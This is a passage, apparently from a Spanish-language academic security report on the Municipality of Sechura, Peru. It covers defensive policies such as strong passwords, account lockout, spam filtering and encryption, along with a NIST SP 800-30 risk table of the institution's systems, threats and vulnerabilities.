
Luego elegimos la ruta donde se deben almacenar los archivos cifrados, lo importante de este software es que también se puede almacenar la información en la nube como OneDrive, Drive, Dropbox, iCloud incluso en Mega.




A continuación, tendremos que crear una contraseña fuerte en este caso no se accederán a sus datos su contraseña, también debemos crear una clave de recuperación en caso de que se olvide la contraseña.



Ahora para desbloquear la bóveda debemos ingresa la contraseña que se le asigno, al visualizar la parte de **«DISPOSITIVOS Y UNIDADES»** solo se encuentra dos particiones y la partición de **«MuniSechura»** se encuentra encriptada debido a que aún no hemos ingresado con la clave que se le asigno.



Pero al momento de ingresar con la contraseña y le damos en Desbloquear notamos que aparece una nueva unidad virtual en la que tendremos acceso a nuestros archivos protegido.



FASE NRO 6: REPORTE

En los sistemas operativos es recomendable aplicar:

POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN

Como estrategia para mejorar el proceso de demostración de seguridad de la información se enfoca no solo en proteger la infraestructura de la Municipalidad sino también en crear espacios de sensibilización y formación, a través de políticas, Lineamientos y procedimientos de seguridad informática que permitan fortalecerla sus tecnologías, apoyando su misión y procesos de gestión. se plantean una serie de recomendaciones de buenas prácticas que se basan en los resultados obtenidos.

Política Nro. 1: Contraseñas seguras

Procedimiento:

- El personal de la municipalidad no debe usar la misma contraseña para dispositivos personales y para dispositivos de la empresa, igualmente se deben tener contraseñas diferentes para cada sistema dentro de la organización.
- Todas las contraseñas de nivel administrador incluidas las de root deben ser cambiadas cada 3 meses y las contraseñas de usuarios limitados cada 2 meses.
- Las contraseñas de correos electrónicos de la municipalidad y dispositivos deben ser cambiadas cada 3 meses.
- El tamaño de las contraseñas debe ser de mínimo 10 dígitos donde se incluyan mayúsculas minúsculas, números y caracteres alfanuméricos.

Política Nro. 2: Cifrar las direcciones IPV4 y DNS

Procedimiento:

- La herramienta DNScrypt se encarga de cifrar las peticiones DNS desde nuestro ordenador al servidor DNS. De esta forma podremos evitar ataques

Man in the middle, DNS suplantación y que nuestro ISP o un atacante pueda espiar las páginas web que visitamos, ya que, aunque intercepten la petición no podrán averiguar su contenido.

- Al utilizar la VPN nos permite navegar seguro y privado a los recursos de la municipalidad.

Política Nro. 3: Información cifrada y encriptada

- Se deben aplicar técnicas criptográficas para permitir el uso apropiado y eficaz de la información, con el fin de proteger la confidencialidad, autenticidad e integridad de la información.
- Se debe tener procedimientos para el uso, la protección y la vida útil de las claves criptográficas, evitando que se usen cuando éstas se exponen o caduquen.
- Utilizar herramientas de encriptación de información.

Política Nro. 4: Ingeniería Social y Phishing

Procedimiento:

- Si el usuario no está seguro del origen de un enlace, correo electrónico u otra comunicación, el colaborador deberá buscar orientación y notificar inmediatamente al Área de Informática.
- El personal no deberá proporcionar su nombre o contraseña a través de ningún enlace de correo electrónico, llamada telefónica u otro método hasta que el solicitante esté totalmente identificado y verificado.
- Aplicar filtros de spam para evitar caer en el arte del engaño.


Desarrollo

Política Nro. 5: Directivas de bloqueo de cuentas


Esta configuración de seguridad determina el número de minutos que una cuenta bloqueada permanece en este estado antes de desbloquear automáticamente. Esta configuración de seguridad determina el número de minutos que deben transcurrir tras un intento de inicio de sesión incorrecto, en este caso colocamos 30 minutos de bloqueo.

Umbral de bloqueo de cuenta

Esta configuración de seguridad determina el número de intentos de inicio de sesión incorrectos que hacen que una cuenta de usuario se bloquee. Son 3 los intentos que se aplicó en las directivas de bloqueo.



Ahora comprobamos que en el equipo de informática muestra en la pantalla el mensaje de que la cuenta a que se requiere entrar se encuentra **bloqueada** debido a que excedió el límite de intentos incorrectos.




Política Nro. 6: Contraseñas seguras en los correos del Portal web

Para iniciar debemos acceder como administrador para cumplir con las políticas de contraseñas en los correos de la organización.

Entonces debemos ingresar a CPANEL e iniciar sesión como administrador.

Estos son algunos correos de la organización, empezaremos a seleccionar una por una para cambiar contraseñas con el fin de tenerlas más seguras y fuertes para evitar un ataque de fuerza bruta.




Luego de seleccionar un de los correos vamos a dirigirnos a la configuración para desde ahí cambiar la contraseña pulsando en PASSWORD & SECURITY.


Finalmente escribimos la contraseña con mayores caracteres para que sea más segura antes cualquier ataque de fuerza bruta, como nos indica la imagen hemos colocado una contraseña muy fuerte.

Política Nro. 7: Aplicar filtro a los correos con Spam en el portal de mensajería


Una vez haciendo clic en la casilla ROUNDCUBE nos dirige a la bandeja de entrada de mensajes durante este mes se reportaron muchos mensajes de Spam saturando el sistema de correos y el sistema web antes de aplicar los filtros son aseguramos primero de eliminar los Spam como también de la papelera para dejar limpia la bandeja.




Ahora para solucionar este problema nos dirigimos a configuración para abrir la carpeta SPAM FILTERS donde los dejaremos en un UMBRAL con el digito es necesario dejarlo en el N.º 1 Para que ni bien llegue un spam este filtro lo elimine automáticamente.




Ahora no hay spam porque en el filtro lo dejamos en 1 esto explica que cuando el filtro de spam detecte un mensaje de virus (Spam) este automáticamente lo eliminara evitando caer en el phishing y en la ingeniería social. cantidades de mensajes que se envían saturando así el sistema del correo y saturando la página web.



Política Nro. 8: Mejorar el funcionamiento del portal Web



Ahora debemos entender que cuando se saturaba por la cantidad de spam la página dejaba de funcionar prácticamente quedaba suspendida y era un problema grabe ya que el personal acudía a ella para desde ahí hacer algunos trabajos laborales. Link: https://portal.munisechura.gob.pe/ **(Antes).**



Finalmente, la página funciona con normalidad operando las 24 horas del día ofreciendo un mejor servicio al público y sobre todo a los empleados de la municipalidad, aplicando la integridad y confidencialidad hacia la Municipalidad. Link: https://portal.munisechura.gob.pe/ **(Después).**

Desarrollo de la Gestión de Riesgos

La investigación de la seguridad de la información se desarrolló también con una de las metodologías más usadas por los especialistas en seguridad informática esta metodología se llama NIST SP 800-30, debido al aumento de ataques informáticos en los últimos años las empresas se vieron obligadas a buscar nuevas estrategias para que puedan implementar un buen análisis de riesgos para poder prevenir, reducir controlar los riesgos como las amenazas y vulnerabilidades. Esta metodología está enlazada con los indicadores de la variable dependiente y sirve para hacer un análisis de riesgos informáticos.

La clave de la metodología NIST SP 800-30 se basa en categorías para poder listar la información según el nivel de riesgo además como soluciones la metodología aplica estándares para asegurar la integridad de la información apropiada a su nivel según la organización.

Fuente: Métodos para la evaluación de riesgos

Por ello se realizó un estudio y se registraron los incidentes de la organización, donde se detectaron a tiempo las medidas y el nivel de riesgo, con el fin de reducir los incidentes y que estos no ocurran en un futuro para una constante continuidad. El análisis de riesgo es la mayor probabilidad de que ocurra una amenaza llevando conjuntamente una vulnerabilidad, con el fin de generar un impacto en la empresa.

Entonces estos cuatro puntos de la metodología será desarrollado ligeramente con los 3 indicadores de la variable dependiente (Gestión de riesgos) para llevar a cabo esta metodología se logró ir únicamente por los sistemas informáticos tanto software como hardware de la municipalidad, entonces se logró desarrollar los procesos.

Características de los sistemas de la Municipalidad Sechura

Nombres de los sistemas y software	Detalle	Soft	Hardw	Clasificación e Importancia		
				Bajo	Medio	Alto
Servidor de BD	Almacenamiento interno tanto de usuarios como procesos de CAJA CHICA en ella se encuentran los gestores de base datos (SQL Server).		**X**			**X**
PC y Laptops	Las computadoras de escritorio y laptops utilizadas dentro de la municipalidad.		**X**			**X**
Sitio web	MuniSechura: Home, es el portal web de la institución donde hay información de todo lo relacionado con la municipalidad.	**X**			**X**	
S.O Microsoft Windows Server, 7, 10 y 11	Son los sistemas operativos el servidor utiliza Windows server y las demás son de Windows 10 a 11 utilizados dentro de la municipalidad.	**X**				**X**
Active directory	Se utiliza con el fin de poder crear usuarios con privilegios para tener acceso a la información del servidor	**X**			**X**	
Hardware de redes y comunicaciones	se encarga de conectarse a la red LAN, para poder navegar por internet.		**X**			**X**

Amenazas y vulnerabilidades que afectan a la institución

Las amenazas que podrían provocar un acceso no autorizado se describen como un fenómeno catastrófico, actividad humana malintencionada, eliminación o modificación de la información y daños físicos a la institución. Lo más probable es que si hay una amenaza también se encontrarán dentro de ella vulnerabilidades.

Las Vulnerabilidades son atributos y aspectos negativos que la amenaza puede provocar por tal razón se dice que es una debilidad que hay dentro de un sistema de información, una de estas vulnerabilidades en los sistemas podría ser la falta de mantenimiento, errores humanos, falta de capacitación al personal, falta de políticas al acceso a los sistemas, no le dan actualizaciones, etc. Entonces si se hizo una buena gestión de riesgos y estas vulnerabilidades son subsanadas evitando daños y riesgos en la municipalidad

En la siguiente tabla se logró identificar la cifra y cantidad de riesgos tanto como amenazas y vulnerabilidades de los sistemas informáticos de la municipalidad.

Ind. 1: Identificar la cifra de riesgos informáticos de la municipalidad.				
N° DE RIESGOS	**AMENAZAS**	**+**	**VULNERABILIDADES**	**DETALLE**
R01	Catástrofe natural		No hay un plan de continuidad hacia la organización	Si se produjera este fenómeno los equipos y medios de información quedarían destruidos.
			Eliminación y pérdida de información almacenada	Este fenómeno hará que la información almacenada como documentos software y datos importantes también quede perdida incluso eliminada ya que los equipos quedarían inservibles.
R02	Puertos USB activos		Infección de software maliciosos o virus transmitidos por un USB	Debemos ser conscientes que al introducir una memoria USB o disco externo estaríamos infectando a los sistemas por un virus o software malicioso, es por eso por lo que debemos analizar la unidad con un antivirus recomendado.
R03	Información confidencial divulgada		Divulgación de los metadatos que se encuentran en los documentos cuando se cargan al portal web	La información valiosa que se almacena en los documentos son los metadatos en ella se encuentran los nombres de usuario, software de creación incluso los nombres de las impresoras. Esta información es importante debido a que un hacker puede hacer ingeniería social para atacar a su víctima.

		Divulgación remota de información de espionaje SERVIDOR DNS	Esto permite a un atacante remoto determinar que dominios se han resultado recientemente a través del servidor y los nombres.
R04	Falta de capacitaciones en temas de ciberseguridad	Phishing	Es una técnica muy popular en que los medios de comunicaciones se disfrazan aparentando que son medios de fuentes confiables. Con el propósito de engañar a las personas consiguiendo información personal etc.
		Ingeniería Social	En este ataque se utilizan técnicas psicológicas para manipular a las personas para lograr obtener información de la organización aprovechando el poco conocimiento de la persona.
		Spam en correos	Este es el correo electrónico que llega a la bandeja de entrada, mayormente se utilizar para estafas obteniendo datos importantes de la víctima, incluso los mensajes llegan con virus o algún malware.
R05	No se evalúa la integridad de los equipos	Daños internamente en los equipos	Estos problemas pueden ocurrir por fallas ya sea en la memoria RAM, placa base, disco duro dejando los sistemas obsoletos

		Los sistemas van cada vez más lentos	Es problema recurre debido a tanta información que se almacena en el equipo ya se documentos o software que no se utilizan y ocupan espacio, dañando la memoria interna.
R06	Software y sistemas operativos desactualizados	No hacen constantemente actualizaciones en los sistemas Windows en sus diferentes versiones	Error que comenten los Humanos es no dar las actualizaciones dejando así sus sistemas totalmente vulnerables dejando fácilmente a los hackers entrar a sus sistemas
		Licencias de Oracle Java desactualizado	Java ya no está disponible debido a que se encontraron vulnerabilidades en el software, y esto es un riesgo si no se da una actualización.
		SQL Server desactualizado	No debería de utilizarse debido a que ya no tiene las mismas funcionalidades con la versión actual.
		Microsoft Visual Redistributable desactualizado	Esta desactualizada y ya no es compatible con algunas aplicaciones de escritorio.
R07	Deficiencia de Políticas de ciberseguridad	No hay implementación de un SGSI	Al no contar con un sistema de gestión de seguridad informática, es probables que los riesgos informáticos aumenten, provocando daños y una mala reputación a la organización.

R08	No se realizan escaneo de vulnerabilidades	No hacen auditoria de seguridad a nivel de RED	El estado de seguridad a nivel de red es muy débil debido a que no saben que puertos se encuentran abiertos para darle una solución y no puedan vulnerar los hackers la red.
		No realizan auditoria de seguridad a nivel de software y web	No cuenta con herramientas para analizar la web con el fin de encontrar vulnerabilidades.
		MiTM “Cambiar especificación de cifrado” de OpenSSL	El OpenSSL se ve afectado por una vulnerabilidad permitiendo descifrar datos confidenciales
		Servidor SSH Varias Vulnerabilidades	Un atacante remoto no autenticado puede Explotar esta vulnerabilidad y ejecutar código malicio.
		Protocolo TLS VR. 1.1 en desuso	Es un Servicio Remoto que carece de soporte en formación de cifrado ahora dejo de funcionar desde el 31 de marzo de 2020.
R09	La información importante no está protegida	La información no se encuentra cifrada cuando viaja a través de la red	Si la información no viaja cifrada por un protocolo de seguridad estaríamos siendo observado por un hacker recolectando todo lo que viaja a través de la red ya sean mensajes, publicaciones, etc.
		No encriptan la información importante en los sistemas	La información no está protegida por ninguna herramienta de protección a la información queda a ojos libres por quien pueda acceder a ella.

R10	No hay Protocolos de seguridad en los sistemas operativos	Detección de protocolo SSL	Este servicio remoto se encuentra afectado por defectos de la criptografía, además ya no es aceptable en las conexiones de la LAN
		Servicio de OpenSSL	Esta afectado por una vulnerabilidad, permitiendo descifrar datos confidenciales
		No está habilitada el protocolo SMB2	Los recursos que van por la red no son muy seguros es recomendable activarla
R11	No están bien configurados las directivas de seguridad	No está habilitado la complejidad de contraseñas	Corre riesgo a un ataque de fuerza bruta debido a que las contraseñas de los equipos informáticos y del portal web no tiene reglas de complejidad siendo vulnerables las contraseñas pudiendo fácilmente romper la seguridad
		No hay directivas de bloqueo de cuentas	En Windows: No esta activada el número de intentos fallidos con el fin de bloquear el equipo para que no puedan ingresar fácilmente
